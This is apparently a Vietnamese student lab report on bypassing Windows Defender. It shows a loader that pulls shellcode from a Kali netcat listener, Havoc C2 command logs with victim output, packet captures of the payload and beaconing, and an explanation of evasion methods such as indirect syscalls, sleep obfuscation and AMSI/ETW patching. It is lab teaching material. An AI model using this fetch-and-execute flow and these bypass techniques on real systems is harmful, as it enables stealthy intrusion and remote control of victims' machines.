
- Chạy chương trình

```
C:\Users\khang\Documents>Safeloader.exe
[+] Connected to server!
[+] Received 103935 bytes
```

- Khi đã received 103935 bytes thì ở bên terminal nc của máy kali ta dùng ctrl C để stop lệnh netcat.

```
[+] Received 103935 bytes
[+] Finished receiving payload (103935 bytes)
[+] Executing payload...
```

- Khi đó safeloader sẽ tiếp tục thực thi payload.
- Đến 4:23 Vẫn chưa bị phát hiện




- Log lệnh:

*30/04/2025 04:56:17 [5pider] Demon » shell systeminfo*

*[*] [C2EFD357] Tasked demon to execute a shell command*

*[+] Send Task to Agent [120 bytes]*

*[+] Received Output [2921 bytes]:*

| | |
|---|---|
| *Host Name:* | *DESKTOP-MFKAIPN* |
| *OS Name:* | *Microsoft Windows 10 Education* |
| *OS Version:* | *10.0.19045 N/A Build 19045* |
| *OS Manufacturer:* | *Microsoft Corporation* |
| *OS Configuration:* | *Standalone Workstation* |

*OS Build Type: Multiprocessor Free*
*Registered Owner: Windows User*
*Registered Organization:*
*Product ID: 00328-00000-00000-AA983*
*Original Install Date: 3/16/2025, 1:10:15 PM*
*System Boot Time: 4/30/2025, 3:28:56 PM*
*System Manufacturer: VMware, Inc.*
*System Model: VMware20,1*
*System Type: x64-based PC*
*Processor(s): 2 Processor(s) Installed.*
*[01]: Intel64 Family 6 Model 140 Stepping 2 GenuineIntel ~2918 Mhz*
*[02]: Intel64 Family 6 Model 140 Stepping 2 GenuineIntel ~2918 Mhz*
*BIOS Version: VMware, Inc. VMW201.00V.20648489.B64.2210180829, 10/18/2022*
*Windows Directory: C:\Windows*
*System Directory: C:\Windows\system32*
*Boot Device: \Device\HarddiskVolume1*
*System Locale: en-us;English (United States)*
*Input Locale: en-us;English (United States)*
*Time Zone: (UTC+07:00) Bangkok, Hanoi, Jakarta*
*Total Physical Memory: 2,047 MB*
*Available Physical Memory: 1,094 MB*
*Virtual Memory: Max Size: 3,839 MB*
*Virtual Memory: Available: 1,446 MB*
*Virtual Memory: In Use: 2,393 MB*
*Page File Location(s): C:\pagefile.sys*
*Domain: ADMIN*
*Logon Server: \\DESKTOP-MFKAIPN*
*Hotfix(s): 10 Hotfix(s) Installed.*
*[01]: KB5056578*
*[02]: KB5022502*
*[03]: KB5011048*

*[04]: KB5015684*
*[05]: KB5055518*
*[06]: KB5014032*
*[07]: KB5025315*
*[08]: KB5052916*
*[09]: KB5054682*
*[10]: KB5057589*
*Network Card(s): 2 NIC(s) Installed.*
*[01]: Bluetooth Device (Personal Area Network)*
*Connection Name: Bluetooth Network Connection*
*Status: Media disconnected*
*[02]: Intel(R) 82574L Gigabit Network Connection*
*Connection Name: Ethernet0*
*DHCP Enabled: Yes*
*DHCP Server: 192.168.111.254*
*IP address(es)*
*[01]: 192.168.111.142*
*[02]: fe80::41c8:2f1e:b07a:5928*
*Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.*

*30/04/2025 05:01:12 [5pider] Demon » shell ping google.com*
*[*] [A7B34501] Tasked demon to execute a shell command*
*[+] Send Task to Agent [130 bytes]*
*[+] Received Output [175 bytes]:*

*Pinging google.com [142.250.199.238] with 32 bytes of data:*
*Reply from 142.250.199.238: bytes=32 time=52ms TTL=128*
*Reply from 142.250.199.238: bytes=32 time=52ms TTL=128*

*[+] Received Output [310 bytes]:*
*Reply from 142.250.199.238: bytes=32 time=51ms TTL=128*

*Reply from 142.250.199.238: bytes=32 time=52ms TTL=128*


*Ping statistics for 142.250.199.238:*

*Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),*

*Approximate round trip times in milli-seconds:*


*Minimum = 51ms, Maximum = 52ms, Average = 51ms*

- Traffic:
  - Đây là giai đoạn mà shellcode được gửi qua loader.




| No. | Time | Source | Destination | Protocol | Lengtl | Info |
|---|---|---|---|---|---|---|
| 347 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=43233 Ack=1 Win=64256 Len=1460 |
| 348 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=44693 Ack=1 Win=64256 Len=1460 |
| 349 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=46153 Ack=1 Win=64256 Len=1460 |
| 350 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=47613 Ack=1 Win=64256 Len=1460 |
| 351 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=49073 Ack=1 Win=64256 Len=1460 |
| 352 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=50533 Ack=1 Win=64256 Len=1460 |
| 353 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=51993 Ack=1 Win=64256 Len=1460 |
| 354 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=53453 Ack=1 Win=64256 Len=1460 |
| 355 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=54913 Ack=1 Win=64256 Len=1460 |
| 356 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=56373 Ack=1 Win=64256 Len=1460 |
| 357 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=57833 Ack=1 Win=64256 Len=1460 |
| 358 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=59293 Ack=1 Win=64256 Len=1460 |
| 359 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [PSH, ACK] Seq=60753 Ack=1 Win=64256 Len=1460 |
| 360 | 21.258313 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=62213 Ack=1 Win=64256 Len=1460 |
| 361 | 21.258360 | 192.168.111.142 | 192.168.111.138 | TCP | 54 | 49856 → 8888 [ACK] Seq=1 Ack=63673 Win=262656 Len=0 |
| 362 | 21.258520 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=63673 Ack=1 Win=64256 Len=1460 |
| 363 | 21.258520 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=65133 Ack=1 Win=64256 Len=1460 |
| 364 | 21.258520 | 192.168.111.138 | 192.168.111.142 | TCP | 1514 | 8888 → 49856 [ACK] Seq=66593 Ack=1 Win=64256 Len=1460 |

  - Tiếp theo đến giai đoạn payload được thực thi(trong giai đoạn này liên tục sẽ có những gói POST được gửi đến cổng http 8080 để xác nhận agent vẫn đang còn sống.




  - Khi follow http stream thì ta thấy rất rõ các gói này




- Ở đây hầu như là các gói có content-length là 20 để xác nhận còn sống tuy nhiên khi soi kĩ hơn thì có thể thấy một số gói tin được gửi kèm theo thông điệp được mã hóa. Có thể chắc chắn rằng đây chính là những tác vụ được yêu cầu như (whoami, systeminfo, hay ping google.com) tuy nhiên cả phần ra lệnh và phần kết quả đều đã được mã hóa hoàn toàn.


- File pcap được lưu với tên **Bai8.pcapng**

- Các phương pháp obfuscation được dùng và lý do bypass thành công:
  - Indirect Syscall:
    - Thay vì gọi trực tiếp các hàm hệ thống như NtCreateThread, thì tìm địa chỉ syscall thật trong ntdll.dll và gọi bằng cách nhảy tới nó.

        - Qua đó tránh được các hook của Defender đặt tại API thường dùng (kernel32.dll, ntdll.dll) vì đã không gọi API bị hook, mà thực thi tương đương một cách gián tiếp.
    - Stack Duplication:
        - Khi AV/EDR phân tích stack trace, chúng sẽ không thấy các hàm khả nghi như VirtualAlloc, CreateThread,... vì đã xây lại call stack sạch.
    - Sleep obfucation:
        - Zilean: Giả lập việc đang sleep nhưng vẫn xử lý tiếp shellcode, lừa Defender tin rằng tiến trình đang idle.
        - Sleep Jmp Gadget: Sau khi sleep, nhảy tới đoạn shellcode bằng ROP gadget, tránh các điểm theo dõi thường gặp.
    - Proxy Loading
        - Load DLL gốc theo cách thay vì để hệ điều hành làm. Tránh bị hook tại API loader chuẩn (LoadLibrary, GetProcAddress).
        - Cụ thể hơn với RtlCreateTimer giúp thực thi shellcode một cách gián tiếp qua callback qua đó tránh dùng các hàm bị Defender hook như CreateThread, NtCreateThreadEx,….
    - Amsi/Etw Patch.
        - Patch AMSI: Ghi đè hàm AmsiScanBuffer để trả về "clean".
        - Patch ETW: Vô hiệu hóa EtwEventWrite để ngăn log.
    - Kết hợp với việc thực thi trên MEM mà không ghi lên disk.
        - Tránh hoàn toàn on-disk scanning của Defender, vì không có file để quét bằng signature.
- Link video(do lúc đọc đề đã bỏ sót yêu cầu này nên video này em quay không cùng thời điểm với những hình ảnh trong bài báo cáo): https://youtu.be/8oE9S0-9cmI